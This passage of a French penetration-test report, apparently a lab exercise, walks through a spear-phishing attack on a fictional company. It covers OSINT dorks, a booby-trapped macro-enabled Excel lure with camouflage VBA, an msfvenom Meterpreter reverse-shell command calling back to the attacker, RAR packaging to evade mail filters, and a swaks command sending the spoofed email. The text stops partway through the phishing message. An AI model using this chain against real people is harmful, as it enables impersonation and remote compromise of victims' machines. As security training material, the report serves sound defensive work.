

Rapport de Test d'Intrusion :
Simulation d'une attaque par ingénierie sociale ciblant « Entreprise Fictive »

Sommaire

1. Résumé exécutif....3
2. Périmètre et méthodologie....4
3. Phase 1 — Reconnaissance (OSINT)....5
4. Phase 2 — Scanning et Énumération....8
5. Phase 3 — Gaining Access....9
6. Phase 4 — Maintaining Access....17
7. Phase 5 — Covering Tracks....21
8. Synthèse des vulnérabilités....22
9. Recommandations et remédiation....23
10. Récapitulatif MITRE ATT&CK....23
11. Implications éthiques et responsabilité....24
12. Conclusion....24

1. Résumé exécutif

Cette mission simule une attaque ciblée (APT-like) contre Entreprise Fictive, société fictive de vente en ligne de produits électroniques. Plutôt que d'attaquer frontalement les serveurs web exposés, le scénario retenu exploite le maillon le plus souvent vulnérable : l'humain. L'attaque suit une chaîne complète de compromission, du renseignement en sources ouvertes jusqu'à l'effacement des traces.

En synthèse, un collaborateur du service financier a été identifié via OSINT, puis ciblé par un courriel de spear-phishing usurpant l'identité de sa Directrice Financière. Le courriel transportait un classeur Excel macro-activé (.xlsm) présenté comme un document RH « chiffré ». L'ouverture du fichier et l'activation des macros par la victime ont déclenché l'exécution d'un reverse shell Meterpreter, offrant à l'attaquant un contrôle interactif de la station. L'accès a ensuite été stabilisé, élevé jusqu'au niveau privilèges d’administrateur (intégrité élevée), rendu persistant, puis les traces ont été effacées.

Indicateur	Résultat
Vecteur d'entrée	Ingénierie sociale (spear-phishing + macro Office)
Interaction requise	Oui — ouverture du fichier et activation des macros
Niveau d'accès obtenu	Administrateur / intégrité élevée (contrôle quasi-total du poste)
Persistance	Établie (clé de registre Run + binaire déposé)
Détection par la cible	Nulle (AV désactivé, journaux effacés)
Criticité globale	Critique

2. Périmètre et méthodologie

2.1 Périmètre

L'exercice porte sur un poste de travail bureautique représentatif d'un collaborateur d'Entreprise Fictive, dans un laboratoire composé de deux machines virtuelles isolées :

Rôle	Système	Adresse IP	Détails
Attaquant	Kali Linux	192.168.1.xxx	Poste offensif (Metasploit, msfvenom, swaks)
Cible	Windows 10 (x64)	192.168.1.xxx	Poste « DESKTOP-66DHL24 », utilisateur local-user
Relais de messagerie	PaperCut SMTP	(laboratoire)	Serveur SMTP de test simulant la messagerie interne

2.2 Méthodologie

Le rapport suit les cinq phases classiques de l'ethical hacking exigées par le sujet. Chaque phase est mise en correspondance avec deux référentiels reconnus afin d'ancrer la démonstration dans un cadre professionnel :

- **Cyber Kill Chain** — pour la logique séquentielle de l'intrusion ;
- **MITRE ATT&CK** — pour l'identification normalisée des techniques, réutilisable côté défense pour la détection.

Phase projet	Cyber Kill Chain	Objectif
1. Reconnaissance	Reconnaissance	Collecter cible, organigramme, format d'e-mail
2. Scanning & Énumération	Weaponization (prép.)	Qualifier la surface humaine et technique
3. Gaining Access	Weaponization + Delivery + Exploitation	Piéger, livrer et exécuter le payload
4. Maintaining Access	Installation + C2	Stabiliser, élever les privilèges, persister
5. Covering Tracks	Actions on Objectives	Effacer les traces de l'intrusion

2.3 Outils employés

Outil	Usage dans la mission
Moteurs de recherche / Google Dorks	Reconnaissance passive sur les réseaux sociaux professionnels
Skrapp	Déduction du format d'adresse e-mail de l'entreprise
Metasploit Framework (msfconsole)	Gestionnaire d'écoute (handler) et post-exploitation
msfvenom	Génération du payload Meterpreter (shellcode / binaire)
Éditeur de macros VBA (Excel)	Intégration du payload dans le classeur
WinRAR	Archivage chiffré du fichier piégé (contournement du filtrage)
swaks	Envoi du courriel usurpé via le relais SMTP
PaperCut SMTP	Serveur de messagerie de laboratoire

3. Phase 1 — Reconnaissance (OSINT)


Objectif : rassembler, uniquement à partir de sources publiques, assez d'informations pour concevoir un prétexte crédible et choisir une cible exploitable.

3.1 Identification de la cible opérationnelle

Le raisonnement part du profil le plus exposé fonctionnellement : un collaborateur dont la routine quotidienne consiste précisément à recevoir et manipuler des fichiers bureautiques. Une requête ciblée (Google Dork) sur un réseau social professionnel permet de restreindre la recherche :

```
site:linkedin.com/in/ "Entreprise Fictive" "Paris" "contrôleur de gestion" OR "comptable"
```

Résultat : **Julien Moreau**, « Contrôleur de gestion opérationnel » chez Entreprise Fictive. Ce profil est idéal : l'agrégation de données financières provenant de plusieurs agences et l'usage quotidien de classeurs Excel complexes rendent l'arrivée d'un fichier `.xlsm` parfaitement cohérente avec son activité, le fichier ne détonnera pas dans sa boîte de réception.




3.2 Identification de l'identité à usurper

Pour maximiser l'autorité du prétexte, l'attaquant cherche un supérieur hiérarchique crédible. La hiérarchie-type d'un contrôleur de gestion opérationnel (Responsable du contrôle de gestion, Contrôleur financier, Directrice Financière) oriente une seconde requête :

```
site:fr.linkedin.com/in/ "Entreprise Fictive" "Paris" "Financial Analyst"
   OR "Responsable du Contrôle de Gestion" OR "Contrôleur Financier"
   OR "Directrice Financière"
```

Résultat : **Sophie Laurent**, « Directrice Financière », soit un N+1/N+2 direct de la cible. L'usurpation de cette identité confère au message un poids hiérarchique fort.




3.3 Reconstruction du nom de domaine et du format d'e-mail

Une recherche classique sur l'entreprise fournit le site vitrine et le nom de domaine (entreprise-fictive.com). L'outil Skrapp confirme ensuite le format d'adresse normalisé de l'organisation :

```
prenom.nom@entreprise-fictive.com
→ julien.moreau@entreprise-fictive.com    (cible)
→ sophie.laurent@entreprise-fictive.com   (expéditeur usurpé)
```

3.4 Synthèse du plan d'opération

L'ensemble du renseignement collecté est consolidé dans un plan d'attaque opérationnel, résumant cible, identité usurpée, vecteur et payload.



Plan de l'opération « Calcul Prime » : cible, identité usurpée, vecteur et payload. À droite, le serveur SMTP de laboratoire en attente.

3.5 Techniques MITRE ATT&CK — Reconnaissance

Technique	ID	Application
Gather Victim Identity Information	T1589	Identité et poste de la cible via LinkedIn
Gather Victim Org Information	T1591	Organigramme / hiérarchie financière déduite
Email Addresses	T1589.002	Format d'adresse reconstruit (Skrapp)
Search Open Websites/Domains	T1593	Site vitrine et nom de domaine

Vulnérabilité identifiée (V1). La surface d'exposition OSINT est importante : collaborateurs nominativement identifiables avec leur poste, hiérarchie déductible et format d'adresse e-mail prévisible. À elle seule, cette information suffit à bâtir un prétexte ciblé crédible.

4. Phase 2 — Scanning et Énumération

Le scénario retenu est une attaque « côté client » (client-side) : la compromission transite par une action de l'utilisateur, non par l'exploitation directe d'un service réseau exposé. La phase de scanning réseau actif (nmap sur les serveurs web) est donc volontairement secondaire ici, l'énumération porte principalement sur la surface humaine et logicielle.

4.1 Énumération de la surface pertinente

- **Surface humaine :** cible et supérieur hiérarchique identifiés (phase 1), routine métier qualifiée (manipulation quotidienne de .xlsm).
- **Surface messagerie :** relais SMTP interne atteignable et acceptant des messages sans authentification ni contrôle d'expéditeur, condition nécessaire à l'usurpation.
- **Surface logicielle du poste :** suite Microsoft Office avec macros VBA disponibles, présence de WinRAR pour la décompression d'archives.

Vulnérabilité identifiée (V2). Le relais de messagerie interne accepte l'envoi de courriels usurpant une adresse interne sans vérification (pas de SPF/DKIM/DMARC appliqué en réception). C'est le pivot technique qui rend l'usurpation de la Directrice Financière crédible.

5. Phase 3 — Gaining Access

Cette phase couvre trois étapes de la Cyber Kill Chain : la fabrication de l'arme (weaponization), sa livraison (delivery) et son exécution (exploitation). Le cœur de notre projet réside dans la weaponization : transformer un classeur Excel anodin en piège crédible qui pousse l'utilisateur à activer lui-même la charge malveillante.

5.1 Weaponization — le leurre Excel « document chiffré »


Le principe directeur : plutôt que de forcer une faille technique, on fabrique un document si crédible que la victime exécute elle-même le piège. Toute la réussite tient à un détail : amener l'utilisateur à cliquer sur « Activer le contenu », geste qui autorise l'exécution des macros.

5.1.1 Le principe du leurre et la contrainte d'activation

Un classeur réaliste « Calcul_Prime_Annuelle_2026 » est confectionné avec des données RH plausibles (matricules, salaires, primes, statuts, commentaires). Il est ensuite enregistré au format macro-activé .xlsm. Deux artifices transforment ce classeur anodin en piège :

- **Un faux bandeau « DOCUMENT CHIFFRÉ »** occupe les premières lignes (1 à 3) et imite un outil de sécurité interne (DLP). Il invite explicitement à cliquer sur « Activer le contenu » pour « déverrouiller les données ».
- **La feuille est volontairement protégée (verrouillée).** Dès que l'utilisateur tente de modifier une cellule, Excel affiche un pop-up « feuille protégée » qui bloque l'action. Cette frustration renforce l'idée qu'il faut « activer le contenu » pour pouvoir travailler.

C'est le cœur du projet. Le classeur combine deux pressions convergentes : le bandeau jaune natif d'Excel (« Activer le contenu ») et un faux bandeau « document chiffré », pendant que la feuille protégée empêche toute interaction. L'utilisateur se retrouve canalisé vers un seul geste possible, cliquer sur « Activer le contenu » qu'il croit nécessaire pour déverrouiller le fichier. En réalité, ce clic autorise l'exécution de la macro.



Le leurre à l'ouverture : bandeau « AVERTISSEMENT DE SÉCURITÉ — DOCUMENT CHIFFRÉ », et le pop-up « feuille protégée » qui se déclenche dès qu'on tente de modifier une cellule. Tout pousse la victime à activer le contenu.

5.1.2 La macro de camouflage — ce qui rend le leurre crédible

Au moment où la victime active les macros, une première routine s'exécute automatiquement à l'ouverture du classeur (événement Workbook_Open). Son seul rôle est le camouflage : donner l'illusion d'un déchiffrement légitime. En voici le principe (mot de passe de protection masqué) :

```
Private Sub Workbook_Open()
    Dim ws As Worksheet
    Set ws = ThisWorkbook.Worksheets(1)


    ws.Unprotect Password:="********"      ' retire la protection de la feuille
    ws.Rows("1:3").Hidden = True           ' masque le faux bandeau "DOCUMENT
CHIFFRÉ"
    ActiveWindow.DisplayGridlines = True   ' redonne un aspect de feuille normale

    MsgBox "Contenu activé avec succès." & vbCrLf & vbCrLf & _
           "Les données financières dynamiques sont désormais " & _
           "accessibles et modifiables.", _
           vbInformation, "Calcul_Prime_Annuelle — Contenu activé"
End Sub
```

Décryptage, ligne par ligne :

- **Workbook_Open :** se déclenche tout seul dès que les macros sont autorisées
- **ws.Unprotect :** retire la protection de la feuille. Les cellules redeviennent modifiables → la victime croit que le fichier vient d'être « déverrouillé/déchiffré ».

- **ws.Rows("1:3").Hidden = True :** masque le faux bandeau d'avertissement. Le document prend alors l'apparence d'un classeur normal et « déchiffré ».
- **MsgBox "Contenu activé avec succès" :** affiche une confirmation rassurante qui scelle l'illusion : tout semble s'être passé normalement.



Après activation : la macro a masqué le faux bandeau (les lignes 1-3 ont disparu) et affiche « Contenu activé avec succès ». Du point de vue de la victime, le fichier a simplement été « déchiffré », rien ne trahit l'exécution de la charge.

Le point clé. Cette macro de camouflage est inoffensive en soi : elle ne fait que masquer un bandeau et afficher un message. Son rôle est psychologique, faire croire que « Activer le contenu » n'a servi qu'à déchiffrer le document. En réalité, ce même clic déclenche aussi, en arrière-plan et silencieusement, la charge utile (section 5.1.3).

5.1.3 La charge utile (payload) — obtention et principe

La partie offensive proprement dite est une charge générée par msfvenom, l'outil de génération de payloads de Metasploit. La commande utilisée produit un reverse shell Meterpreter au format directement intégrable dans une macro VBA :

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
         LHOST=192.168.1.xxx LPORT=4444 -f vba
```


- **-p windows/x64/meterpreter/reverse_tcp :** le type de charge, un Meterpreter qui initie une connexion sortante (reverse) vers l'attaquant.
- **LHOST / LPORT :** l'adresse (192.168.1.xxx, le Kali) et le port (4444) que la charge contactera.
- **-f vba :** le format de sortie, du code VBA prêt à être collé dans la macro du classeur.

Principe de fonctionnement: une fois exécutée, la charge lance le shellcode Meterpreter directement en mémoire, à l'intérieur du processus Excel, sans écrire de fichier exécutable sur le disque (technique « fileless »). Elle ouvre alors une connexion retour vers le Kali, matérialisant une session Meterpreter.

5.1.4 Conditionnement anti-filtrage

Pour franchir les passerelles de messagerie qui inspectent ou bloquent les pièces jointes actives, le fichier est placé dans une archive RAR protégée par mot de passe. Chiffrée, l'archive n'est pas inspectable automatiquement ; le mot de passe est ensuite fourni dans le corps du courriel, ce qui reporte l'ouverture sur l'utilisateur.


```
rar a -hp"********" calcul_prime_annuelle_26.rar Calcul_Prime_Annuelle_2026.xlsm
```



5.2 Delivery — livraison du courriel usurpé

Le courriel est envoyé via le relais SMTP interne à l'aide de swaks, en usurpant l'adresse de la Directrice Financière et en joignant l'archive chiffrée :

```
swaks --to julien.moreau@entreprise-fictive.com \
      --from sophie.laurent@entreprise-fictive.com \
      --server 192.168.1.XX \
      --header "Subject: URGENT - Validation finale - Calcul Prime Annuelle 2026" \
      --body @corps_mail.txt \
      --attach @calcul_prime_annuelle_26.rar
```



5.2.1 Analyse du prétexte (ingénierie sociale)


Le corps du message combine plusieurs leviers d'influence classiques.

Levier	Mise en œuvre dans le message
Autorité	Message signé par la Directrice Financière (N+1/N+2)
Urgence / pression temporelle	« valider urgemment avant 15h aujourd'hui »
Prétexte technique crédible	« fichier chiffré par notre outil DLP », cellules vides à l'ouverture
Justification de l'action risquée	Invite explicite à cliquer « Activer le contenu » pour « déchiffrer »
Caution réglementaire	Référence au RGPD et à la confidentialité RH pour justifier l'archive protégée
Preuve sociale / routine	Demande inscrite dans un processus habituel (clôture budgétaire, CODIR)

```
Bonjour Julien,

Dans le cadre de la clôture des budgets de fin d'année, le siège nous demande de valider
urgemment les provisions pour les primes 2026 de ton périmètre avant 15h aujourd'hui. Tu
